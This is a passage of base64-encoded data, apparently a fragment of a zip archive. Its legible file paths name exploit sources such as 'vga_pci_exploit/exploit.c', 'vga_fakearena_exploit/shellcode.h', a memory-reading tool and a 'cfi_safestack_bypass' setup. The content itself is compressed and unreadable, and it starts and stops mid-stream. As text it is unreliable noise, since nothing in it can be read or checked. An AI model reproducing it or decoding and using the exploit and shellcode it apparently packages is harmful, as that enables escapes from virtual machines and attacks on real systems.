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
